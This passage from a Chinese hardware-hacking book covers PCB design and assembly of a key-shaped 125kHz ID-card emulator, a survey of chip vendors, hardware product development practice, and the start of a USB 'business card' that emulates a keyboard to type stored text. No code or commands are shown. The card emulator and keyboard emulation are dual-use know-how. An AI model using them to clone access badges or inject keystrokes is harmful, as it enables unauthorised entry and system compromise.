I/O 接口如下。D5 引脚控制天线线圈模拟 ID 卡，正面留三个 LED 灯作为指示灯，从上到下分别连接到了 D8、D9 和 D13，同时第三个 LED 可以作为烧写指示灯，另外两个按键作为交互按键，从上到下连接到 D3、D2，第三个按键作为复位按键。

9.2.3 设计PCB

这个电路很简单，PCB 设计就随意了，依照自己所需要的样式布板即可，只要不短路，电池不放在天线上，其他基本都没问题。为了美观，我们设计成一把钥匙的样子，上面是镂空的天线线圈，下面装电池，开关在侧面，上面只有按键和 LED 灯。没有强电也没有高速信号，线宽用常规的 8mil 就可以，电源线路可以用 10~12mil 宽的，顶层和底层之间可以多打过孔，保证导电性。至于覆铜，设计出来的 PCB 尺寸比较小，如图 9-95 所示，隐藏覆铜的顶层和底层视图，如图 9-96 和图 9-97 所示。




图9-95　绘制好的PCB图




图9-96　绘制好的PCB顶层视图




图9-97　绘制好的PCB底层视图

9.2.4 加工PCB

PCB 设计完成后，导出 Gerber 文件，用 ViewMate 检查，如图 9-98 和图 9-99 所示。

需要注意的是，因为这块 PCB 功能简单，元件数目少，为了美观，并没有在板上留原件位号。也就是说，在导出 Gerber 时，并没有在丝印层勾选 tName 层和 bName 层，最后生产出来的 PCB 上，也就没有各个元件的名称标号，焊接时需要自己对照 PCB 图进行焊接。在实际产品生产时，保留丝印能方便焊接调试，但为了安全，防止抄板或者破解，最好还是去掉

板上的丝印。除此之外，还需要磨去芯片上的丝印。最后还可以涂上一层不易溶解的黑色胶水，这样可以极大地提高破解的难度和抄板成本。

如果没有安全方面的强需求，为了生产效率和良品率，元件丝印是需要的，而且显示要清晰，位置要对。图 9-100 所示为 360 天巡的 PCB 板的背面，如果不给这些密密麻麻的阻容标号，想要找某个元件的位置难度很大。




图9-98 检查顶层视图




图9-99 检查底层视图





图9-100 360天巡PCB板的背面

在 EAGLE 中，PCB 设计好之后，如果需要调整丝印位置，前面讲过用 Smash 命令可以将元件的丝印剥离出来，可以将它当成一个文字符号移动位置或者调整大小和粗细。需要注意的是，EAGLE 中使用的都是矢量字体，即使在 PCB 设计时用了其他字体，最后导出 Gerber 时，也会变成矢量字体，所以从一开始就用矢量字体一致性更好。

将 Gerber 提交给工厂后，付款后等待收货即可。当然，在等待期间，可以从原理图导出 BOM 清单，准备元件物料。

9.2.5 焊接调试

如图 9-101 和图 9-102 所示，收到 PCB 后，检查有无问题，之后按照 BOM 焊接。







图9-101　加工好的PCB的正面　图9-102　加工好的PCB的背面

元件数量很少，焊接好后，125kHz 天线线圈可以用双面胶或者透明胶固定好，因为焊接的第一块板子（如图 9-103 和图 9-104 所示）要调试，所以直接焊上了排针，代码调试完毕后，焊接第二块板子时就不需要再焊接排针了，直接用手将排针压在焊盘上保证接触良好，然后将代码烧写进主控芯片就可以了。






图9-103　焊接好的PCB的正面　图9-104　焊接好的PCB的背面

代码参照第 3 章的“打造 ID 万能钥匙”即可，按键功能可以自定义，例如预存两个 ID 卡号，然后两个按键来回切换也行，或者一个按键用于切换 ID 卡号，另一个按键用于模拟和停止，LED 指示灯的作用也是由读者自由定义，比如显示正在运行或者已经停止。

9.2.6　小结

本节主要介绍了怎样将第 6 章的案例，转换为好玩的硬件设备，读者可以依照这个思路做设计。

当然，这仅仅是最基础的案例，读者可以根据自己的喜好加入电池充电电路、矩阵键盘和 OLED 液晶，从而做出类似作者团队出品的 HackID 的硬件。

9.3　如何选择硬件方案

在硬件设计之前，要先按照需求评估一个或者几个基础的方案架构，然后按照实施难度和成本，选择最优芯片方案。

9.3.1　方案公司、ODM与OEM

如果你有产品需求，有庞大的资金、良好的供应链和生产厂商，也有优秀的销售团队，只是缺少强大的硬件研发团队来研发产品，那么可以考虑找一个方案公司充当硬件研发团队的角色来制作方案。

有很多方案公司会依照需求做方案。当然，他们仅仅只会给你生产文件，这些方案的设计文件和知识产权都归属他们。虽然他们也会协助你进行生产，但他们会按照生产的数量收取授权费。

很多传统行业都是这样做的，养一个强大的研发团队很烧钱，如果只是几个固定的硬件产品，交给方案公司一劳永逸。当然，前提是方案公司实力可靠，不能把方案直接或者变相卖给你的竞争对手。

一般的方案公司都会有很多经验丰富的“老司机”，收费很贵，而且设计方案的知识产权归属他们，最多唯一授权给你用。通常，方案公司会提供 BOM 和原理图，也会协助生产测试，如果想要整体方案，就要再谈判，也称作“买断”。

ODM（Original Design Manufacture，原始设计商），意思是一家厂商根据你的规格和要

求设计并生产产品，那个厂商拥有设计能力和技术水平，基于你的授权合同生产产品。简单地说，就是你掏钱，ODM 公司帮你设计和生产，你只管验收产品就可以。

至于 OEM（Original Equipment/Entrusted Manufacture），就是贴牌生产，俗称“贴牌”“代工”，意思是你有设计方案，找一家生产厂商帮你生产产品，然后贴你的品牌。

ODM 和 OEM 的主要区别是，前者的厂商除了要生产还负责设计，后者只管生产。所以，可以从方案公司买个方案，然后找个 OEM 厂商生产。很多传统行业做产品都是这个路线，现在的互联网公司做硬件产品，也大多是这个路线。因为自己开发费时费力，最后做出来的还不一定靠谱，直接找方案公司买现成的方案做修改，然后贴牌，最后定制个 UI 界面开发 APP，一款智能硬件产品就出来了。

山寨手机、山寨平板、3G/4G 路由、智能摄像头、智能手环基本都是这样的做法。如果拆解分析硬件，再研究底层固件，会发现都是大同小异。

9.3.2 常见的芯片厂商

要做一个硬件，通常需要找到几家芯片厂，他们的芯片完全能满足你的需求，但可能因为价格、交期、供货量等问题让你不得不准备预备方案。这就是体现工程师的经验和能力的时候。近几年芯片厂商不停并购，除了经济方面因素外，技术革新也是重要原因。曾经只有个别厂商的芯片能实现的功能现在很多厂商都能做，而且做得很好。本节就介绍几个常见的多产品线的芯片厂商，读者在设计硬件时可以多几个选择。

1. 德州仪器（TI）

中文网址：http://www.ti.com.cn

收购美国国家半导体公司以后，产品线非常广，电源、射频、嵌入式等应有尽有，如图 9-105 所示。TI 在国内的 FAE（Field Application Engineer，现场技术支持工程师）很多，TI 技术支持和销量业绩挂钩，对那些有庞大芯片用量的大客户的支持很到位。这是很现实的问题，你不买他们的芯片，或者用量很少，给他们带来不了多少利润，为什么要花费人力物力给你做技术支持？所有的公司都这样，不要期望免费的午餐。TI 的技术论坛活跃度很高，在上面提问很快就会有 FAE 回答。TI 的所有产品线的产品都不错，不一定排在第一，但肯定排前几位。例如，经典的 cc2530 ZigBee、cc2540 蓝牙、cc1101 Sub1GHz、BQ 系列充电芯片、AM335x 系列嵌入式等，除了成本因素，TI 一直是作者首选的芯片厂商。

按产品浏览

放大器和线性器件
接口
隔离器件
逻辑
电机驱动器
电源管理
嵌入式处理器
- Sitara™ 处理器
- 数字信号处理器 (DSP)
- 微控制器 (MCU)
航空和高可靠性
开关和多路复用器
传感器产品
无线连接
教育技术与计算器
查看新产品 >
竞争对手交叉参考搜索 >

图9-105　TI产品线

2. 恩智浦半导体（NXP）

中文官网：http://www.nxp.com/zh-Hans

收购 Freescale 之后，NXP 的产品线基本覆盖所有电子行业，如图 9-106 所示。NXP 的 NFC 技术独步天下，收购 FSL 之后在汽车方面也是一枝独秀，但 NXP 的 FAE 人数较少，基本只针对几个大客户，而且 NXP 的很多资料都是保密的不对外公开，不签署 NDA 保密协议无法拿到。收购 FSL 以后，嵌入式方面的实力非常强，i.mx 系列的多媒体处理能力很不错。总体来说，NXP 的芯片性价比不错，如果技术支持更到位就更好了。

ARM® 处理器 >
- Kinetis Cortex®-M微控制器
- LPC Cortex-M微控制器
- LPC ARM7/ARM9微控制器
- i.MX 应用处理器
- QorIQ多核处理器

POWER ARCHITECTURE® 处理器 >

其他处理器 >

分立和逻辑器件 >
- 双极性晶体管
- 二极管
- ESD保护、TVS、滤波器
- 逻辑器件
- MOSFET

身份识别和安全性 >
- MIFARE
- NFC

接口和连接 >
- I²C
- USB Type-C

媒体和音频处理 >

电源管理 >

射频 >

传感器 >

汽车电子产品 >
- 汽车雷达
- 收发器
- 汽车防盗系统
- 多标准数字收音机
- S12 & S32 MCU/MPU

开发工具 >
- 恩智浦参考设计库

软件中心 >

其他产品信息
- 所有产品
- 竞争对手交叉参考工具
- 封装
- 产品长期供货计划
- 产品选型工具

图9-106　NXP的产品线

3. 美信（MAXIM）

中文官网：https://www.maximintegrated.com/cn.html

收购 DALLAS 以后，美信在加密芯片领域越发给力，在电源、射频领域也很厉害，美信

的产品线覆盖也相当广泛，如图 9-107 所示。美信的产品很不错，但技术支持不到位，除非你是大客户，否则遇到了问题会比较麻烦。

图9-107　美信的产品线

4. 赛普拉斯（CYPRESS）

中文官网：http://china.cypress.com

赛普拉斯收购了博通的无线物联网业务，让它在无线领域有了更多的产品，如图 9-108 所示。赛普拉斯最出名的产品是 USB 控制器芯片，以及带 USB 接口的 SOC 单片机，很多用 USB 接口的设备都使用赛普拉斯的芯片，比如 USRP B210。另外，赛普拉斯的蓝牙芯片很好。

图9-108　赛普拉斯的产品线

5. Nordic

中文官网：http://www.nordicsemi.com/chi_simple

专注无线的芯片公司，主要业务线如图 9-109 所示。经典产品为 nRF24L01+射频芯片，广泛用于各种无线键盘鼠标和大学毕设，还有各种手环喜欢用的 nRF51822/nRF51832，都出

自这家挪威公司。Nordic 曾经不重视国内市场，没有中文官网，各种技术资料不开放，近几年有所改观。产品性能还可以，最重要的是性价比高。

图9-109　Nordic的产品线

6. 凌特（Linear）

中文官网：http://www.linear.com.cn

模拟世界前五，除了性能之外，价格也基本算是世界前五。AD/DA 芯片、电源芯片、射频芯片等做得都非常好，产品线如图 9-110 所示。做高端产品可以考虑使用。这家公司已经被 ADI 收购了。

图9-110　Linear的产品线

7. 亚德诺（ADI）

中文官网：http://www.analog.com/cn/index.html

刚收购 Linear，模拟世界第一，产品线如图 9-111 所示。ADI 在无线领域也是独孤求败，B210 用的就是 ADI 的芯片。

图9-111　ADI的产品线

8. 意法半导体（ST）

中文网址：http://www.st.com/content/st_com/zh.html

经典的 STM8、STM32 单片机的厂商，当然也有很多别的产品，如图 9-112 所示。性价比很高，但总能遇到稀奇古怪的 BUG，勘误很多，用的人也多。

图9-112　ST的产品线

9. Atmel

中文官网：http://www.atmel.com/zh/cn/

51 时代的经典，AVR 的“母亲”，如今辉煌不再，已被微芯收购。产品线很广泛，如图 9-113 所示，不过性价比不高。8 位、16 位、32 位单片机都有很出色的产品，无线方面也不错，CPLD 和 FPGA 也有特色，Arduino 系列基本都用的是 Atmel 的芯片。




图9-113　Atmel的产品线

10. 微芯（Microchip）

中文官网：http://www.microchip.com/zh/

PIC 单片机的厂商，工控、汽车行业的精品，以稳定性著称，产品线如图 9-114 所示。收购 Atmel 后，准备整合 MCU 市场。开发环境更新非常迅速，编译器是收费的，Java 开发环境完美地跨平台。




图9-114　微芯的产品线

11. Silicon labs

中文官网：http://cn.silabs.com/

C8051F 系列单片机、Si10xx 系列射频芯片的母公司，性能相当不错，官方资料很多，代码生成工具很赞，开发难度小，价格也不高。产品线挺不错的，如图 9-115 所示，很多山寨编程器都会选用 C8051F340，接口齐全性能强悍，I/O 接口配置也很开放。有的芯片很多人用，网上公开资料很多，有的芯片就基本没人用，很难找资料，两极分化比较严重。




图9-115　Silicon labs的产品线

12. 仙童（FAIRCHILD）

中文官网：https://www.fairchildsemi.com.cn/

称得上是半导体公司的始祖，产品很多，性价比高，产品线如图 9-116 所示。

13. 高通（Qualcomm）

中文官网：http://www.qualcomm.cn/

通信巨头，手机市场的霸主，不能称之为产品线，应该叫行业线，产品线如图 9-117 所示。收购了 Atheros。

14. 博通（Broadcom）

中文官网：http://zh-cn.broadcom.com/

网卡的著名厂商，一般的硬件设计用不上，产品线如图 9-118 所示。

图9-116　仙童的产品线　　图9-117　高通的产品线




图9-118　博通产品线

15. 联发科（MTK）

中文官网：http://www.mediatek.com/zh-CN/
性价比最高，稳定性一般，资料基本不公开。

16. 赛灵思（Xilinx）

中文官网：http://china.xilinx.com/
FPGA 厂商，5G 通信的前导者。

17. 英特尔（Intel）

中文官网：http://www.intel.cn/content/www/cn/zh/homepage.html
PC、服务器领域的霸主，产品线如图 9-119 所示。

图9-119 Intel产品线

半导体公司太多了，本节就介绍这些，读者可以找几个大点的芯片代理公司，直接告诉他们你的功能需求、性能需求和价格需求，他们会在他们代理的芯片公司中挑出满足你需求的芯片型号。对他们而言，选用他们代理的芯片就是他们的客户或者潜在客户，支持方面相当不错。

9.3.3 选型的方法、模块与核心板

芯片的选型其实挺简单，比如你想做一个 Wi-Fi 门铃，需要考虑以下几点。

（1）体积要小，太大了难看，芯片要小，外围电路要简单。

（2）Wi-Fi 芯片功耗要低，性能要好，可以直接用 Wi-Fi 芯片充当 MCU 主控，待机时间长的话功耗必须低。

（3）集成化要高，如果内置锂电池，需要电池管理芯片对电池充放电进行管理，如果用纽扣电池就需要定期更换。

（4）手机 APP 或者其他能响喇叭的接收器，接收器的需求也是一个 MCU 外加 Wi-Fi 模块。

基于以上 4 点，可选择的范围非常广，带 Wi-Fi 功能的单片机，基本各大厂商都有，比如 TI，打开 TI 官网，在产品列表中选择无线连接，如图 9-120 所示，单击“无线连接”选项，在页面右侧可以看到很多类型，如图 9-121 和图 9-122 所示，就可以在右侧列表中根据芯片参

数对比选择，例如有片上 MCU 的 CC3200，鼠标左键单击标题可以打开新的窗口，查看芯片的详细介绍（如图 9-123 和图 9-124 所示）是否符合需求。

图9-120　TI无线产品选型　　图9-121　无线技术

图9-122　芯片参数对比

图9-123　CC3200详情查看

图9-124　CC3200 Datasheet及相关资料

芯片选型基本都是如此，如果连大致的分类都不清楚，那就直接上网搜，或者在一些技术群里询问，或者直接问供应商，他们会给出一些建议。

供应商可以帮你申请样品或者 Demo 板进行测试，在前期方案选型时，有一块 Demo 板能拿来测试能节省时间精力，而且通常 Demo 板都非常昂贵，货期也长，前期验证可行性时买 Demo 板非常不划算。

再介绍下模块与核心板，很多时候，某些有集成化功能的模块会更好用，比如 Wi-Fi 模块（如图 9-125 所示）、蓝牙模块、ZigBee 模块（如图 9-126 所示）有很多第三方的模块厂商会提供加工好的邮票孔或者插针模块，软件上封装好 API，提供了 Demo 例程，而且这些模块通常都有严格的出厂测试和详细的测试报告，质量上基本都可以保证。




图9-125　ESP8266 Wi-Fi模块




图9-126　CC2530 ZigBee模块

在射频领域，硬件设计需要有丰富射频硬件设计经验的工程师，测试需要价格非常高昂的仪器设备，好点的频谱分析仪、网络分析仪一套下来就几十上百万元，一般的公司或者工作室没有这样的条件，这就是模块厂商的盈利点。所以，如果没有大批量的生产需求，或者

没有强大的研发力量及高端的实验仪器，可以考虑使用这些成品模块，简单省事。当然，这些模块的价格通常都不会太便宜，按阶梯价格走就是了。

在单片机开发和硬件设计中，通常都有一个名词叫最小系统，也就是能维持单片机运行的最少元器件的组合，将这些画到一个小的 PCB 板上，这个板子通常称为“最小系统板”或者“核心板”，所以在做设计时，如果是比较复杂的板子，或者成本很高的芯片方案，可以考虑先用别人量产的“核心板”。

比如想自己做个 OpenWrt 的路由器，不管是用 AR 方案还是 MTK 方案，涉及 DDR 布线，都不是刚玩硬件的新手能把握的，这时在网上搜“OpenWrt 核心板”，就能看到 AR9331 的核心板（如图 9-127 所示）和 MTK7620 的核心板（如图 9-128 所示），而且这些模块的商家，除了提供核心板的封装库，通常还会提供底板的参考设计甚至设计指导，你只需要照猫画虎地画底板，将核心板当作一个元件放上去，最后 PCB 板到了将核心板焊上去就可以，比自己慢慢折腾 DDR 省时省钱。

这还是比较简单的，复杂的 ARM A8、ABM A9 同样有核心板，这些核心板厂商更多，比如 TI AM335x 的核心板，BeagleBone 的芯片方案，将 BeagleBone 作为 Demo 板做完产品雏形后，想自己设计板子时，就可以考虑用这些成品的核心板，底板一般两层板就能搞定，焊接一把烙铁自己就能焊完，完全不需要画一个 6～8 层板，焊接还得找 SMT 厂贴样板，这种做法费时费钱。




图9-127　OpenWrt核心板（1）

图9-128　OpenWrt核心板（2）

越复杂成本越高的板子，选择核心板厂商时越要慎重，有些厂商核心板做得不错，但技术支持不够好。国内有几个挺大的核心板厂，出核心板的速度非常快，通常官方的方案稳定了，他们的核心板就出了。请注意，如果你的用量不大，或者方案还没确定，就别贪图他们的速度快了，越是复杂越是强大的芯片方案，越需要技术支持。

9.3.4　项目实施过程

选型确定后，就是 Demo 验证了，再到试产，再到量产，这个阶段通常比较长，一般的过程如下。

（1）可行性验证：使用官方 Demo 板或者买的开发板，再使用杜邦线或者飞线连接别的模块、扩展板，完成初步的可行性评估。

（2）功能性评估：开始制板，或者用核心板、模块等外加底板的模式，进一步完成可行性及功能性验证。

（3）性能评估：功能基本定好，不会再有新的需求，自己画板设计打样生产，和最终发布的版本区别不大。

（4）成本控制：依据性能评估测试结果，调整芯片、元件的用料或者参数，从而缩减成本，定下最终的 Alpha 版本，和发布版本只是有无调试接口的差异。

（5）试产：发布版本小批量试产，在生产线监督测试产品的生产及出厂测试。

（6）量产：产品大批量生产，到这里硬件的实施基本到了尾声，做好品质控制即可。

当然，这只是一个逻辑上的简约流程，实际上整个项目是需要有明确时间计划的，而且

要根据实际情况随时调整，把控好整个项目的进度，这就是产品经理的职责。而且，这里也只说了硬件部分的流程，实际上还有外壳 ID 设计、开模、元器件备料、资质认证、商务合同等，这些都是相互交叉、相互关联的，任何一个环节的失误，都可能导致项目的延期或者失败。

9.3.5 小结

硬件产品的生产，远比软件产品的开发有难度！在这里作者提几点建议。

（1）别赶时间，慢工出细活。前期计划越详细越好，考虑越全面越好。

（2）时刻跟进。计划永远赶不上变化，要紧跟一线，依据实际情况调整工作，如果产品经理不是内行人，那就必须有懂得所有流程的人协助指导，纸上谈兵要不得。

（3）避免外行指导内行。硬件设计的生产过程很多方面外行很难理解，比如 PCB 生产、备料、SMT 的时间周期，真要有实力、有能力也是能赶工的。

（4）该花的钱必须花，该省的钱也必须省。必须有内行监督，硬件产品设计生产中的弹性很大，不管是外壳 ID 设计、开模、生产还是元器件物料采购、SMT 生产测试、包装出厂，都是必须花钱的地方。成本控制不做好，产品很可能夭折。

（5）商务谈好，技术保护好。产品在设计生产各个环节的技术保密要做好，知识产权非常重要。VCD 有过血淋淋的教训。商务条款也要谈好，谈判是一个互相妥协的过程，都是趋利避害，在不影响项目计划的前提下，尽量争取优势条款。

（6）硬件产品很烧钱！没有足够的实力，别轻易入坑。这个实力不仅体现在金钱方面，例如有些众筹的硬件产品，要么没做完钱花完了，要么做到一半人心散了。最后，即使产品做好，也可能卖不出去，因为别人或许做得更好，或者成本控制最低，或者渠道做得更好！做硬件要谨慎。

最后，祝愿玩硬件的读者，在自己玩 High 之后，还能够孵化出产品造福大家！

9.4 个性USB名片

这里讲的 USB 名片，可不是名片形状的 U 盘，而是一款特殊硬件，插入计算机后，通过按几次大小写切换，就能自动打开记事本并且在上面显示信息的“电子名片”，如图 9-129 所示。

图9-129　USB名片

9.4.1　设计原理

在前面讲 USB 相关内容时，讲过 SyScan360 2013 Badge 的隐藏功能，用 Atmega8 单片机模拟 USB 键盘，实现自动使用快捷键打开记事本并输入预存信息的功能，USB 名片的原理相同。

为了减小体积，当然不用 Atmega8 这么大封装的芯片，我们可以采用 8 脚的小封装 AVR 单片机，例如 Atmel Attiny85，如图 9-130 所示，也就是 Digispark USB Development Board，如图 9-131 所示。所用的主控芯片体积小，而且内置晶振，2.7V~5.5V 宽电压供电，Flash 和 EEPROM 都够用。




图9-130　Atmel Attiny85




图9-131　Digispark USB Development Board

前面讲 USB 时提过原理，AVR 单片机可以利用 AVR USB 库，将两个 I/O 接口模拟 USB 接口的 D+和 D-信号线，从而实现 USB HID 协议功能。所以，在原理图设计时只需要任意两

个 I/O 接口就可以，但与 USB 的 D+和 D-中间需要串一个 68Ω 的电阻，而且 D+和 D-的电平需要在 3.6V，简单起见直接用两只 3.6V 稳压管稳压到 3.6V，同时 D-信号线还需要 1.8K 电阻上拉，再在电源和地中间加一个 0.1uF 滤波电容。最后，再在 USB 供电线加一个 500mA 的自恢复保险丝，当电流过大时自动断开连接，保护计算机的 USB 接口不被损坏。

因为 Attiny25、Attiny45 和 Attiny85 封装相同，所以按照这个设计可以很轻松地绘制出原理图，如图 9-132 所示。




图9-132 原理图

9.4.2 PCB设计

